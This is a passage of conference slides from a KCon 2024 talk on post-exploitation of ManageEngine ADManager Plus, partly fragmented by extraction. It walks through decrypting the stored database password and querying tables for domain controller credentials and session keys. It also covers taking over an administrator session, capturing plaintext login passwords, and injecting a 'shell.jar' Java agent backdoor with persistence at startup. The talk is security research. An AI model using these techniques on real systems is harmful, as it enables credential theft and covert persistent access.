drivername=org.postgresql.Driver  
  
# login username for database if any  
username=admanager  
  
# password for the db can be specified here  
password=4dc098273358ebd6f3c2c770c88d8041755c1cb8a07a196f0cb53819e85da526d5d3e211  
  
# url is of the form jdbc:subprotocol:DataSourceName for eg. jdbc:odbc:WebNmsDB  
url=jdbc:postgresql://localhost:33306/adsm?useUnicode=true&characterEncoding=UTF-8  
#url=jdbc:mysql://localhost:33306/adsm?autoReconnect=true&characterEncoding=utf8  
# Minimum Connection pool size  
minsize=1  
  
# Maximum Connection pool size  
maxsize=20  
  
# transaction Isolation level  
#values are Constant defined in java.sql.connection type supported TRANSACTION_NONE  
#Allowed values are TRANSACTION_READ_COMMITTED , TRANSACTION_READ_UNCOMMITTED ,TRANSACTION_REPEATABLE_READ , TRANSACTION  
transaction isolation=TRANSACTION READ COMMITTED
```

Database Connection Information Retrieval

```
$HOME\ADManager Plus\conf\database_params.conf  
com.zoho.framework.utils.crypto.CryptoUtil.decrypt("",2)
```

>Password




KCon
2024

Obtain the desired DATA

Domain Controller Credential Retrieval



VS



A screenshot of a PostgreSQL database client showing a query result. The query is:

```
1 SELECT * FROM "adsmdomainconfiguration"
```



The result table has the following columns and data:

domain_name	domain_dns_name	domain_flat_name	domain_sid	domain_controller	user_name	password
test233.com	test233.com	TEST233	S-1-5-21-98759774	1	administrator	(BLOB) 80 bytes

A red arrow points to the 'password' column, which contains a BLOB of 80 bytes.

DomainCacheManager.getInstance().getDomainData("domainname")





session_key	session_id	user_host_name
15_2	8A15ED000E0052000A6EF5B6ACCEB7D3	192.168.220.1
3_2	1F915E5A20D00AF570383E7C1417477	192.168.220.1
3_3	1633255D76E60D602D101FB6900DBB	192.168.220.1
15_0	95FE0976FF60AC3688A4435D27482966	192.168.220.1
3_4	69BE69ABD17CA553BE9904C054DD884A	192.168.220.1
15_1	6F77037CFAA0FAE4573DE2891E639B	192.168.220.1
9_1	2C57645B72510A016FAFB71BF86DE	192.168.220.1
3_5	0E0C200FCCC1ADC237670B9C1F57A16	192.168.220.1
12_1	4456400200FCCC5C17F7CEEFE3E01F019B	192.168.220.1
15_4	B1D56CF846A1B5B63A2EAF5FB526A77	192.168.220.1
15_2	EAD58425E9A6C22F91D5B67C403B5E6	192.168.220.1
15_3	B1D56CF846A1B5B63A2EAF5FB526A77	192.168.220.1
15_6	ECE6ED4ED6AC27AA5D38C296B6834D97	192.168.220.1
15_0	2E58B5B809A1BB9844B2ABC0E64DAD	192.168.220.1
15_7	91C0989725BE89933E9782FCCB08273ED	192.168.220.1
15_9	F61F1BD6A94B9933E97EDB1C0C0BE2414	192.168.220.1
15_8	C977D39944F4D087031523656524FDF2	192.168.220.1
18_1	FAF3F2A53ACBF4EAC2360478C4244A8	192.168.220.1
21_2	B6545281D040E5D144C4B3B970B01F1F	192.168.220.1
18_4	29A9749F3F344931C1BDB4A8D1AA419F	192.168.220.1
19_3	63096BCA198D57C7A3ABF5C7E0B0280	192.168.220.1
18_2	DC70468505E29D03B1E83DD0AC361	192.168.220.1
3_1	10EEB1C7F582E5C2D8B9950E665E021E	192.168.220.1

生成高权限用户登录凭证


SELECT * FROM “admphdtlogonaudit”

Change session in DataBase

Become
Administrator

Obtain the desired DATA

Plain Text Password Logging



KCon
2024

Obtain the desired DATA


Plain Text Password Logging

```

Pretty Raw Hex
1 POST /j_security_check?LogoutFromSSO=true HTTP/1.1
1 Host: 192.168.220.72:8080
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0)
1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
1 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.9
1 Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 311
Origin: http://192.168.220.72:8080
Connection: close
Referer: http://192.168.220.72:8080/j_security_check?LogoutFromSSO=true
Cookie: adsolutions_zldp=
hmyub28iwdSej%2FAQy80ut6ZQuMaPm8eNcPcI%2F1IW70EIg7VBBBxjgGmNLRz
RTf4org21NJWtALqSnVJDA==; JSESSIONIDADMP=6AF971B959C03C07E7A474
Dac2dd2d-28da-43f6-8869-1599b37b2c01; _zcsr_tmp=5f0cd0d4-f164-4
Upgrade-Insecure-Requests: 1

is_admp_pass_encrypted=true&j_username=admin&j_password=
|8x%2BYI7Mhm1UxqWAxwT2oKFQ6fz%2BWbG2ZxiXIGiODkrh4YVxudtcpTYvqVCgsY6rBF3akrgztM3mfsmB%2Fv0S6W0xCt5nM3Rn2vYws
NnaBsHcCmoq%2BnsdnqM3H1DyNDLtL%2FKrP6sUFxJYLNwHoZE7xLJbCusAjHQRFTWg2rfEaFA%3D&domainName=
ADManager+Plus+Authentication&AUTHRULE_NAME=ADAuthenticator

```



The screenshot shows a debugger interface with a list of variables. An arrow points to the 'password' variable, which is highlighted in blue and contains the value "Thisistest233..". The variable is part of the 'this' object, which is an instance of 'ADMPADAuthenticator'.

```

String isADMPPasswordEncrypted = this.request.getParameter("is_admp_pass_encrypted");
if (isADMPPasswordEncrypted != null && isADMPPasswordEncrypted.equals("true") && this.password != null) {
    try {
        this.password = RSAKeyPairGenerator.getInstance().decrypt(this.password);
    } catch (Exception var26) {
        var26.printStackTrace();
        throw new LoginException("ads.ssl_tool.message.unexpected_error");
    }
}

```

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

- ▶ this = (ADMPADAuthenticator@14020)
 - ↳ f_isCaptchaVerificationRequired = true
 - ↳ f_session = (StandardSessionFacade@14028)
 - ↳ f_subject = (Subject@14030) ... toString()
 - ↳ f_callbackHandler = (LoginContext\$SecureCallbackHandler@14031)
 - ↳ f_principal = null
 - ↳ f_committed = false
 - ↳ f_loginName = "admin"
 - ↳ f_password = "Thisistest233.."**
 - ↳ f_serviceName = "System"
 - ↳ f_domainName = "ADManager Plus Authentication"
 - ↳ f_request = (RequestFacade@12204)
 - ↳ f_hostName = "192.168.220.1"
 - ↳ f_serverHostName = "192.168.220.72"
 - ↳ f_accountDO = null
 - ↳ f_updateBadLogin = true




KCon
2024

无法解密怎么办



经过和朋友的讨论

劫持登录js



注入后门及持久化

Injection of backdoors and persistence

Runtime injection Java Agent :agentmain

```
C:\>java -jar shell.jar 0
sun.tools.attach.WindowsAttachProvider@7ef20235: 2624 org.tanukisoftware.wrapper
    .WrapperSimpleApp com.adventnet.start.ProductTrayIcon conf/TrayIconInfo.xml Star
tADSM
sun.tools.attach.WindowsAttachProvider@7ef20235: 3376 com.manageengine.ads.start
up.trayicon.TrayIconHandler conf/TrayIconInfo.xml conf/TrayIconInfo.xml /conf/se
rver.xml
sun.tools.attach.WindowsAttachProvider@7ef20235: 3236 org.tanukisoftware.wrapper
    .WrapperSimpleApp com.manageengine.ads.fw.onpremise.elasticsearch.ESWrapperManag
er
sun.tools.attach.WindowsAttachProvider@7ef20235: 4008 shell.jar 0
```




KCon
2024

持久化后门留存

Database Connection Information Retrieval

com.adventnet.sym.adsm.start.StartWebClient#executeProgram

ADmanager calls the default browser to access the login page every time it starts, com.adventnet.sym.adsm.start.StartWebClient#executeProgram



Summary



Summary

由于时间紧迫，我只选择了一些具有代表性的后期利用应用程序进行了代码和架构分析，分享了各种后利用功能的实现原理以及代码实现。希望为其他高价值 web 应用程序的后利用工具的开发提供一些思路

<https://github.com/0linlin0/XPost>

Acknowledgements



Acknowledgements

- BeichenDream
- Ricter Z
- 路飞

TONGDAO



KCon 2024

THANKS

演讲人: Skay

时间: 2024.08.25